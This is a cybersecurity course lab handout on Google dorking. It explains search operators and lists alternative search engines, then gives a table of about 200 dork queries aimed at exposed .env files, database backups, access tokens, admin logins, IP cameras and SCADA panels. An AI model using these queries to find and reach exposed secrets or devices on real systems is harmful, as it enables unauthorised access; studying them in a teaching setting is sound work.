← ⏪ ⓘ https://tryhackme.com/room/shodan



Congratulations on completing Shodan.io!!! 🎉

|                     |                      |                          |                    |             |
|---------------------|----------------------|--------------------------|--------------------|-------------|
| Points earned<br>72 | Completed tasks<br>7 | Room type<br>Walkthrough | Difficulty<br>Easy | Streak<br>1 |
|---------------------|----------------------|--------------------------|--------------------|-------------|

[Leave Feedback](#) [Next](#)

---

## LAB 6 – GOOGLE DORKS

---

# Information Technology and Cyber Security Search Engines Optimization/Hack

## Dr. Keshav Sinha

- **Filetype:** This operator searches for specific file types.
- For example, **filetype:pdf** would return PDF files.
- **Inurl:** The **inurl:** operator can be used to find specific words within the URL of a page.
- For example, **inurl:login** would return pages with login in the URL.
- **Intext:** With the **intext:** operator, you can search for specific text within the content of a web page.
- For example, **intext:password** would yield pages that contain the word “password”.
- **Intitle:** The **intitle:** operator is used to search for specific terms in the title of a webpage.
- For example, **intitle:index** of could reveal web servers with directory listing enabled.
- **Link:** The **link:** operator can be used to find pages that link to a specific URL.
- For example, **link:example.com** would find pages linking to example.com.
- **Site:** The **site:** operator allows you to search within a specific site.
- For example, **site:example.com** would search within example.com.

### Google and Bing Search Operators

| Operator               | Description                                                                                                                        |
|------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| <b>"Search Term"</b>   | Search for the exact phrase within quotes.                                                                                         |
| -                      | Remove pages that mention a given term from the search results.                                                                    |
| +                      | Force Google to return common words that might ordinarily be discarded. ( <i>Deprecated in Google, but used in some contexts</i> ) |
| <b>OR</b>              | Search for a given search term OR another term.                                                                                    |
| <b>site:</b>           | Search within a given domain.                                                                                                      |
| <b>filetype:</b>       | Search for a certain file type (e.g., PDF, DOCX).                                                                                  |
| <b>intitle:</b>        | Search for sites with the given word(s) in the page title.                                                                         |
| <b>inurl:</b>          | Search for sites with the given word(s) in the URL.                                                                                |
| <b>intext:</b>         | Search for sites with the given word(s) in the text of the page.                                                                   |
| <b>inanchor:</b>       | Search for sites that have the given word(s) in links pointing to them.                                                            |
| <b>cache:</b>          | Show the most recent cached version of a webpage.                                                                                  |
| <b>IP:</b>             | <b>Bing only:</b> Finds results based on a given IP address.                                                                       |
| <b>linkfromdomain:</b> | <b>Bing only:</b> Search for links on the given domain.                                                                            |

## Yandex Search Operators

| <b>Operator</b>        | <b>Example</b>               | <b>Description</b>                                                                   |
|------------------------|------------------------------|--------------------------------------------------------------------------------------|
| <b>"Search * Term"</b> | "I * music"                  | Find all results with any word where the asterisk (*) is located.                    |
| `                      | `                            | `Cheshire cat                                                                        |
| +                      | croquet +flamingo            | Mandates that the page <b>must</b> include "flamingo" but not necessarily "croquet". |
| <b>rhost:</b>          | rhost:org.wikipedia.*        | Reverse host search.                                                                 |
| <b>mime:</b>           | mime:pdf                     | Search for a specific file type (e.g., PDF).                                         |
| !                      | !Curiouser !and !curiouser   | Search for multiple identical words.                                                 |
| -                      | Twinkle twinkle little -star | Exclude "star" from search results.                                                  |
| <b>lang:</b>           | lang:en                      | Narrow search by language (e.g., English).                                           |

|              |                                                          |                                                 |
|--------------|----------------------------------------------------------|-------------------------------------------------|
| <b>date:</b> | date:200712*, date:20071215..20080101,<br>date:>20091231 | Narrow search by a specific date or date range. |
|--------------|----------------------------------------------------------|-------------------------------------------------|

## Alternative Search Engines

| <b>Search Engine</b> | <b>URL</b>                                             | <b>Description</b>                                                         |
|----------------------|--------------------------------------------------------|----------------------------------------------------------------------------|
| <b>Carrot2</b>       | <a href="http://carrot2.org">carrot2.org</a>           | A clustering search engine that groups search results into sets of topics. |
| <b>Million Short</b> | <a href="http://millionshort.com">millionshort.com</a> | Allows removing results linked to the one million most popular websites.   |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Open-source metasearch engine | <p><a href="https://search.inetol.net/">https://search.inetol.net/</a></p> <p><a href="https://searx.be/">https://searx.be/</a></p> <p><a href="https://search.rhscz.eu/">https://search.rhscz.eu/</a></p> <p><a href="https://searx.tiekoetter.com/">https://searx.tiekoetter.com/</a></p> <p><a href="https://search.hbubli.cc/">https://search.hbubli.cc/</a></p> <p><a href="https://opnxng.com/">https://opnxng.com/</a></p> <p><a href="https://northboot.xyz/">https://northboot.xyz/</a></p> <p><a href="https://search.indst.eu/">https://search.indst.eu/</a></p> <p><a href="https://searx.rhscz.eu/">https://searx.rhscz.eu/</a></p> <p><a href="https://search.ononoki.org/">https://search.ononoki.org/</a></p> <p><a href="https://priv.au/">https://priv.au/</a></p> <p><a href="https://baresearch.org/">https://baresearch.org/</a></p> <p><a href="https://search.url4irl.com/">https://search.url4irl.com/</a></p> <p><a href="https://searx.perennialte.ch/">https://searx.perennialte.ch/</a></p> <p><a href="https://search.canine.tools/">https://search.canine.tools/</a></p> <p><a href="https://searx.oloke.xyz/">https://searx.oloke.xyz/</a></p> <p><a href="https://www.gruble.de/">https://www.gruble.de/</a></p> <p><a href="https://search.sapti.me/">https://search.sapti.me/</a></p> <p><a href="https://search.ipv6s.net/">https://search.ipv6s.net/</a></p> <p><a href="https://searxng.site/">https://searxng.site/</a></p> <p><a href="https://searxng.world/">https://searxng.world/</a></p> <p><a href="https://metacat.online/">https://metacat.online/</a></p> <p><a href="https://searx.tuxcloud.net/">https://searx.tuxcloud.net/</a></p> <p><a href="https://search.080609.xyz/">https://search.080609.xyz/</a></p> <p><a href="https://search.nordh.tech/">https://search.nordh.tech/</a></p> <p><a href="https://search.rowie.at/">https://search.rowie.at/</a></p> <p><a href="https://s.datuan.dev/">https://s.datuan.dev/</a></p> <p><a href="https://searx.dresden.network/">https://searx.dresden.network/</a></p> <p><a href="https://kantan.cat/">https://kantan.cat/</a></p> <p><a href="https://search.blitzw.in/">https://search.blitzw.in/</a></p> <p><a href="https://search.projectsegfau.lt/">https://search.projectsegfau.lt/</a></p> <p><a href="https://search.leptons.xyz/">https://search.leptons.xyz/</a></p> <p><a href="https://ooglester.com/">https://ooglester.com/</a></p> <p><a href="https://searx.electroncash.de/">https://searx.electroncash.de/</a></p> <p><a href="https://search.mdosch.de/">https://search.mdosch.de/</a></p> <p><a href="https://search.catboy.house/">https://search.catboy.house/</a></p> <p><a href="https://search.einfachzocken.eu/">https://search.einfachzocken.eu/</a></p> <p><a href="https://search.privacyredirect.com/">https://search.privacyredirect.com/</a></p> <p><a href="https://searxng.shreven.org/">https://searxng.shreven.org/</a></p> <p><a href="https://searx.namejeff.xyz/">https://searx.namejeff.xyz/</a></p> <p><a href="https://search.nerdvpn.de/">https://search.nerdvpn.de/</a></p> <p><a href="https://searx.foobar.vip/">https://searx.foobar.vip/</a></p> <p><a href="https://search.citw.lgbt/">https://search.citw.lgbt/</a></p> <p><a href="https://searx.sev.monster/">https://searx.sev.monster/</a></p> <p><a href="https://searx.ro/">https://searx.ro/</a></p> <p><a href="https://suche.dasnetzundich.de/">https://suche.dasnetzundich.de/</a></p> <p><a href="https://searxng.website/">https://searxng.website/</a></p> <p><a href="https://searx.cespedes.fr/">https://searx.cespedes.fr/</a></p> <p><a href="https://darmarit.org/searx/">https://darmarit.org/searx/</a></p> <p><a href="https://fairsuch.net/">https://fairsuch.net/</a></p> <p><a href="https://searxng.hweeren.com/">https://searxng.hweeren.com/</a></p> |  |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|

|                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                               |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
|                      | https://searx.mxchange.org/<br>https://searx.lunar.icu/<br>https://searx.oakleycord.dev/<br>https://searx.juancord.xyz/<br>https://searx.mbuf.net/<br>https://search.im-in.space/<br>https://etsi.me/<br>https://searx.foss.family/<br>https://searx.thefloatinglab.world/<br>https://copp.gg/<br>https://search.4040940.xyz/<br>https://paulgo.io/<br>https://sx.catgirl.cloud/<br>https://s.mble.dk/<br>https://nogoo.me/<br>https://seek.fyi/<br>https://nyc1.sx.ggtyle.dev/<br>https://searx.zhenyapav.com/<br>https://search.gcomm.ch/<br>https://searx.ankha.ac/<br>https://searx.ox2.fr/<br>https://searx.mv-software.de/<br>https://searxng.brihx.fr/<br>https://search.fredix.xyz/ |                               |
| <b>Startpage</b>     | Google results with privacy protection                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <a href="#">Startpage</a>     |
| <b>DuckDuckGo</b>    | Privacy-focused, no tracking                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | <a href="#">DuckDuckGo</a>    |
| <b>Qwant</b>         | European search engine with privacy focus                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <a href="#">Qwant</a>         |
| <b>Mojeek</b>        | Independent search engine with its own index                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | <a href="#">Mojeek</a>        |
| <b>Wolfram Alpha</b> | Computational knowledge engine                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | <a href="#">Wolfram Alpha</a> |
| <b>Ecosia</b>        | Plants trees with search revenue                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | <a href="#">Ecosia</a>        |
| <b>Swisscows</b>     | Family-friendly and encrypted search                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <a href="#">Swisscows</a>     |
| <b>Gibiru</b>        | Uncensored search with privacy features                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | <a href="#">Gibiru</a>        |
| <b>Brave Search</b>  | Independent index with built-in privacy                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | <a href="#">Brave Search</a>  |
| <b>Ahmia</b>         | Searches Tor hidden services (.onion sites)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <a href="#">Ahmia</a>         |
| <b>MetaGer</b>       | German meta-search engine                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <a href="#">MetaGer</a>       |
| <b>YaCy</b>          | Decentralized, peer-to-peer search                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | <a href="#">YaCy</a>          |

## Searching Archived

| Tool                   | Description                                                                     | Usage                                     | URL                              |
|------------------------|---------------------------------------------------------------------------------|-------------------------------------------|----------------------------------|
| <b>Wayback Machine</b> | Stores historical snapshots of websites. Useful for retrieving deleted content. | Enter a URL to browse past versions.      | <a href="#">archive.org/web/</a> |
| <b>Archive Today</b>   | Captures and stores static snapshots of web pages.                              | Enter a URL to archive or retrieve pages. | <a href="#">archive.is</a>       |

## References

1. Gardner, B., Long, J., & Brown, J. (2011). *Google hacking for penetration testers* (Vol. 2). Elsevier. [https://www.google.co.in/books/edition/Google\\_Hacking\\_for\\_Penetration\\_Testers/bvB1-MmhEjQC?hl=en&gbpv=0](https://www.google.co.in/books/edition/Google_Hacking_for_Penetration_Testers/bvB1-MmhEjQC?hl=en&gbpv=0)
2. Bazzell, M. (2016). *Open source intelligence techniques: resources for searching and analyzing online information*. CreateSpace Independent Publishing Platform.

<https://dl.acm.org/doi/abs/10.5555/3033260>

### Important Links

1. <https://www.exploit-db.com/google-hacking-database>
2. <https://pagespeed.web.dev/>

## Class LAB Performance

**Execute the maximum number of dorks in class to achieve the highest marks. Lab evaluation begins with the highest number of completed tasks, supported by screenshots.**







**Minimum = 100 Dorks Commands**

| S.No | Dork                                            | Screenshot                                                                            |
|------|-------------------------------------------------|---------------------------------------------------------------------------------------|
| 1    | site:ap.*.* intitle:"login"                     |    |
| 2    | Indexof:admin site:*.com                        |   |
| 3    | intext:"index of" "config"                      |  |
| 4    | inurl:GeminiVAIdServer                          |  |
| 5    | inurl:GeminiVAIdServer                          |  |
| 6    | inurl:backup filetype:sql                       |  |
| 7    | intitle:"index of /" intext:".db"               |  |
| 8    | intext:phpMiniAdmin inurl:phpminiadmin ext:php  |  |
| 9    | Index:Index of /wp-admin                        |  |
| 10   | intitle:index.of intext:log inurl:nasa          |  |
| 11   | intitle:"index of" intext:"Apache/1.4"          |  |
| 12   | inurl:"/wp-content/plugins/imagemagick-engine/" |  |



|    |                                                    |                                                                                       |
|----|----------------------------------------------------|---------------------------------------------------------------------------------------|
| 13 | intitle:index of "wc.db"                           |    |
| 14 | intext:"index of" "backuop/*.sql"                  |    |
| 15 | site:*/AdminLogin.aspx                             |    |
| 16 | intitle:phaser inurl:/frameprop.htm                |    |
| 17 | intitle:"index of" "login.sh"                      |    |
| 18 | inurl:assystnetmob                                 |    |
| 19 | intitle: index of /secrets/                        |    |
| 20 | inurl: wp-content/plugin/8-degree-notification-bar |   |
| 21 | intitle:BioTime AND intext:ZKTeco Security LLC     |  |
| 22 | inurl: wp-content/plugin/404-redirection-manager   |  |
| 23 | intext:"index of" ".git"                           |  |
| 24 | intext:"index of" "xmlrpc.php"                     |  |
| 25 | intext:"index of" "phpinfo"                        |  |
| 26 | intext:"index of" "phpMyAdmin"                     |  |
| 27 | intitle:"Oracle WebLogic Server"                   |  |


|    |                                                                |                                                                                      |
|----|----------------------------------------------------------------|--------------------------------------------------------------------------------------|
| 28 | site:investor.*.* AND inurl:home/default.aspx                  |   |
| 29 | site:cp.*.* intitle:"login"                                    |   |
| 30 | inurl: administrator/components                                |   |
| 31 | inurl: administrator/components/com_admin/sql/updates/sqlazure |   |
| 32 | inurl: administrator/components/com_admin/sql/updates/mysql/   |   |
| 33 | inurl:"device.rsp" -com                                        |   |
| 34 | inurl:"/adfs/ls/"                                              |   |
| 35 | inurl:authorization.do intext:"ADSelfService Plus"             |   |
| 36 | inurl index.php id= site:bd                                    |  |

|    |                                         |                                                                                       |
|----|-----------------------------------------|---------------------------------------------------------------------------------------|
| 37 | intitle:"Parallels User Portal"         |  |
| 38 | intitle:"NB1601 Web Manager"            |  |
| 39 | intitle:"Index of /webcam/"             |  |
| 40 | intitle:"Netgate pfSense Plus - Login"  |  |
| 41 | allintitle:"wireless controller login"  |  |
| 42 | intitle:"index of /database/migrations" |  |


|           |                                             |                                                                                       |
|-----------|---------------------------------------------|---------------------------------------------------------------------------------------|
| <b>43</b> | intitle:"WAMP SERVER Homepage"              |    |
| <b>44</b> | intitle:"index of" inurl:superadmin         |    |
| <b>45</b> | intitle:"index of" intext:"Apache/2.2.3"    |    |
| <b>46</b> | intitle:"IIS Windows Server"                |    |
| <b>47</b> | inurl: json beautifier online               |   |
| <b>48</b> | intext:"index of" ".sql"                    |  |
| <b>49</b> | intitle:"index of" inurl:SUID               |  |
| <b>50</b> | inurl:/sym404/root                          |  |
| <b>51</b> | inurl:"index.php?page=news.php"             |  |
| <b>52</b> | intitle:'olt web management interface'      |  |
| <b>53</b> | allintitle:"Log on to MACH-ProWeb"          |  |
| <b>54</b> | inurl:"admin/default.aspx"                  |  |
| <b>55</b> | intitle:Index of "/venv"                    |  |
| <b>56</b> | filetype:reg [HKEY_USERSDEFAULT]            |  |
| <b>57</b> | intitle: "index of" intext: human resources |  |

|           |                                                       |  |
|-----------|-------------------------------------------------------|--|
| <b>58</b> | intitle:"index of" "access_token.json"                |  |
| <b>59</b> | inurl:viewer/live/index.html                          |  |
| <b>60</b> | intitle:"WEB SERVICE" "wan" "lan" "alarm"             |  |
| <b>61</b> | inurl: /wp-includes/uploads                           |  |
| <b>62</b> | intitle:"index of" intext:"Apache/2.2.3"              |  |
| <b>63</b> | intitle:"index of" "release.sh"                       |  |
| <b>64</b> | intitle:"index of" "setup.sh"                         |  |
| <b>65</b> | intitle:"index of" "after.sh"                         |  |
| <b>66</b> | intitle:"index of" "deploy.sh"                        |  |
| <b>67</b> | intitle:"index of" "*db.sh"                           |  |
| <b>68</b> | intitle:"index of" "configure.sh"                     |  |
| <b>69</b> | intitle:"Gargoyle Router Management Utility" -com net |  |
| <b>70</b> | intext:"index of" "phonepe" "wp-content"              |  |
| <b>71</b> | intitle:"index of" "cookies" "php"                    |  |
| <b>72</b> | intext:"login to authorize" "DynDNS"                  |  |

|    |                                        |                                                                                       |
|----|----------------------------------------|---------------------------------------------------------------------------------------|
| 73 | intitle:"index of" "cron.sh"           |    |
| 74 | intitle:"bugs" Analysis Report         |    |
| 75 | intext:"index of" ".html"              |    |
| 76 | intitle:"NoVus IP camera" -com         |    |
| 77 | intext:"index of" "httpClient" "login" |    |
| 78 | inurl:_admin "login.aspx"              |    |
| 79 | inurl:443 ext:php inurl:login          |   |
| 80 | intext:"index of" "transaction"        |  |
| 81 | intitle:" TROJANS" Analysis Report     |  |


|    |                                                 |                                                                                       |
|----|-------------------------------------------------|---------------------------------------------------------------------------------------|
| 82 | intext: "admin" "subscribe" filetype:php        |  |
| 83 | intitle:"index of /" intext:".env"              |  |
| 84 | intext:"index of" "ipaddress"                   |  |
| 85 | intitle:"index of smtp"                         |  |
| 86 | index of:"backtrack" "hack" ext:php             |  |
| 87 | intitle:"Device(IP CAMERA)" "language" -com net |  |

|     |                                                          |  |
|-----|----------------------------------------------------------|--|
| 88  | intitle:"User Authentication : IR*"                      |  |
| 89  | intext:"index of" "repository"                           |  |
| 90  | intext:"sign up" "**" filetype:php                       |  |
| 91  | intitle:"Synnefo Admin"                                  |  |
| 92  | intitle:"Pi-hole-ip" inurl:admin                         |  |
| 93  | inurl:http ext:php inurl:login                           |  |
| 94  | intitle:"Login - Residential Gateway"                    |  |
| 95  | intext:"change your SurgeMAIL account settings"          |  |
| 96  | intitle:"Login to ICC PRO system"                        |  |
| 97  | intitle:"Login page for" inurl:user.cgi                  |  |
| 98  | intitle:"Login to Redash"                                |  |
| 99  | intitle:"Network Camera" inurl:main.cgi                  |  |
| 100 | intitle:"Oracle Access Management" "login" -inurl:oracle |  |
| 101 | intitle:"System Administration" inurl:top.cgi            |  |
| 102 | intitle:"Roteador Wireless" inurl:login.asp              |  |

|     |                                                      |                                                                                       |
|-----|------------------------------------------------------|---------------------------------------------------------------------------------------|
| 103 | intitle:"Login" -com "/doc/page/login.asp"           |    |
| 104 | intitle:"web server login" "please enter your login" |    |
| 105 | inurl:_admin "login"                                 |    |
| 106 | inurl:"/index.php?qa=login"                          |    |
| 107 | intitle:"JupyterHub" inurl:/hub/login                |    |
| 108 | inurl:/admin ext:config                              |    |
| 109 | Re: intext:"index of /" "server at"                  |   |
| 110 | inurl:s3.amazonaws.com intitle:"AWS S3 Explorer"     |  |
| 111 | intitle:"index of" "db.py"                           |  |
| 112 | intitle:"SCM Manager" intext:1.60                    |  |
| 113 | intitle:"index of" "profiler"                        |  |
| 114 | inurl:wp-content/uploads/sites                       |  |
| 115 | allintitle:"A8810-0"                                 |  |
| 116 | intitle:"index of" "private.properties"              |  |
| 117 | Re: inurl:"/user" intitle:"userlogin"                |  |

|            |                                               |                                                                                       |
|------------|-----------------------------------------------|---------------------------------------------------------------------------------------|
| <b>118</b> | allintitle:"macOS Server" site:.edu           |    |
| <b>119</b> | Re: inurl:"/admin" intitle:"adminlogin"       |    |
| <b>120</b> | inurl:*/wp-content/plugins/contact-form-7/    |    |
| <b>121</b> | Re: intitle:index.of conf.php                 |    |
| <b>122</b> | intitle:"Sharing API Info"                    |    |
| <b>123</b> | intitle:"index of" google-maps-api            |    |
| <b>124</b> | intitle:"index of" github-api                 |    |
| <b>125</b> | intitle:"Index of" inurl:/backup/ "admin.zip" |   |
| <b>126</b> | Re: "index of /backup.sql                     |  |




|            |                                                                     |                                                                                       |
|------------|---------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| <b>127</b> | inurl:wp-content/uploads/wcpa_uploads                               |  |
| <b>128</b> | inurl:user intitle:"Drupal" intext:"Log in" -"powered by"           |  |
| <b>129</b> | inurl:/wp-login.php?action=register intext:"Register For This Site" |  |
| <b>130</b> | inurl:"php?sql=select" ext:php                                      |  |
| <b>131</b> | inurl: /libraries/joomla/database/                                  |  |
| <b>132</b> | inurl:"wp-content" intitle:"index.of" intext:wp-config.php          |  |

|     |                                                      |                                                                                       |
|-----|------------------------------------------------------|---------------------------------------------------------------------------------------|
| 133 | intext:"index of" inurl:jwks-rsa                     |    |
| 134 | inurl:"wp-content" intitle:"index.of" intext:backup" |    |
| 135 | intitle:"index of "phpunit.yml"                      |    |
| 136 | allintitle:"Opengear Management Console"             |    |
| 137 | intitle:"index of" "download.php?file=               |    |
| 138 | intext:"index of" inurl:json-rpc                     |   |
| 139 | inurl: "/wp-content/uploads"                         |  |
| 140 | Re: intitle:"index of" "docker-compose.yml"          |  |
| 141 | intext:pom.xml intitle:"index of /"                  |  |
| 142 | inurl: "/admin" intitle:"Admin Login"                |  |
| 143 | intext:"Index of" intext:"backend/"                  |  |
| 144 | intext:"Index of" intext:"backup.tar"                |  |
| 145 | Index of" intext:"source_code.zip"                   |  |
| 146 | intext:"Index of" intext:"plugin/"                   |                                                                                       |
| 147 | intext:"Index of" intext:"bitbucket-pipelines.yml"   |                                                                                       |
| 148 | intext:"Index of" intext:"/etc"                      |                                                                                       |

|            |                                                                                                                          |                                                                                                                                                                                                |
|------------|--------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>149</b> | inurl:cas/login?service=http                                                                                             |                                                                                                             |
| <b>150</b> | inurl:info.php intext:"PHP Version" intitle:"phpinfo()"                                                                  |                                                              |
| <b>151</b> | inurl:"/private" intext:"index of /" "config"                                                                            |                                                  |
| <b>152</b> | intitle:"index of" "config.php"                                                                                          |                                                                        |
| <b>153</b> | intitle:"index of " "config/db"                                                                                          |                                                                  |
| <b>154</b> | intitle:"index of" "properties.json"                                                                                     |                                                                   |
| <b>155</b> | inurl:"/private" intext:"index of /" "win64" -litespeed                                                                  |                                     |
| <b>156</b> | inurl:"/private" intext:"index of /" inurl:"owncloud" -litespeed                                                         |                            |
| <b>157</b> | intitle:"index of /" "styleci.yml" ".env"                                                                                |                                                       |
| <b>158</b> | =?UTF-8?Q?intext:"Please_respect_other_people=E2=80=99s_privat?= =?UTF-8?Q?cy_and_rights_when_using_product._hikvision?= |  |
| <b>159</b> | inurl:"8080/" intext:"index of /" "win64" -LiteSpeed                                                                     |                                      |
| <b>160</b> | inurl:".ir/" intext:"index of /" ".ovpn"                                                                                 |                                                     |
| <b>161</b> | inurl:*/signIn.do                                                                                                        |                                                                                                           |
| <b>162</b> | intitle:"index of /" "public.zip"                                                                                        |                                                                  |
| <b>163</b> | inurl:"/scada-vis"                                                                                                       |                                                                                          |
| <b>164</b> | allintitle:"Login   wplogin Login                                                                                        |                                                                     |
| <b>165</b> | intitle:"index of /" ".apk" inurl:".ir/"                                                                                 |                                                    |
| <b>166</b> | intitle:'Sypex Dumper" inurl:sxd                                                                                         |                                                                                            |
| <b>167</b> | intext:"index of" downloads" site:*.*                                                                                    |                                                           |
| <b>168</b> | inurl:/superadmin/login intext:login                                                                                     |                                                                                                           |
| <b>169</b> | inurl:"/sap/bc/gui/sap/its/webgui?sap-client=SAP*"                                                                       |                                                   |

|            |                                           |                                                                                     |
|------------|-------------------------------------------|-------------------------------------------------------------------------------------|
| <b>170</b> | intitle:"index of" "config.html"          |  |
| <b>171</b> | intitle:"index of /" "admin.zip" "admin/" |  |





|            |                                                  |                                                                                       |
|------------|--------------------------------------------------|---------------------------------------------------------------------------------------|
| <b>172</b> | intitle:"index of /" "docker-compose.yml" ".env" |    |
| <b>173</b> | intitle:"index of " "shell.txt"                  |    |
| <b>174</b> | allintitle:"Synapse Mobility Login"              |    |
| <b>175</b> | intitle:"index of "conf.json"                    |    |
| <b>176</b> | intitle:index of django/admin site:.*            |    |
| <b>177</b> | intitle:"index of "application.yml"              |    |
| <b>178</b> | allintitle:"MobileIron User Portal: Sign In"     |   |
| <b>179</b> | allintitle:"ResolutionMD Login"                  |  |
| <b>180</b> | inurl:adminpanel site:*.in                       |  |
| <b>181</b> | allintitle:"VidyoRouter Configuration"           |  |
| <b>182</b> | intitle:"Index of" site:.bd                      |  |
| <b>183</b> | intitle:"index of" inurl:admin/php               |  |
| <b>184</b> | inurl:login/login                                |  |
| <b>185</b> | inurl:"/api-docs"                                |  |
| <b>186</b> | intitle:"index of" "checkout"                    |  |
| <b>187</b> | inurl: "phpmyadmin/setup/"                       |  |
| <b>188</b> | site:.com intitle:index of /wp-admin             |  |



|     |                                               |                                                                                       |
|-----|-----------------------------------------------|---------------------------------------------------------------------------------------|
| 189 | allintitle:"Login   Control WebPanel"         |    |
| 190 | site:.in intext:"Index of" intitle:"index of" |    |
| 191 | inurl:guest/auth_login.php                    |    |
| 192 | inurl:ssh intitle:index of /files             |    |
| 193 | intext:"index of" "wp-content.zip"            |   |
| 194 | intitle:"Toshiba Network Camera"              |  |
| 195 | intitle:"index of" inurl:wp-json index.json   |  |
| 196 | intitle:"index of" "database.sql"             |  |
| 197 | intext:"index of" smb.conf                    |  |
| 198 | inurl:robots filetype:txt                     |  |
| 199 | intext:"index of" "wp-content.zip"            |  |
| 200 | inurl:"device.rsp" -in                        |  |
| 201 | allintitle:"Cyberoam SSL VPN Portal"          |  |
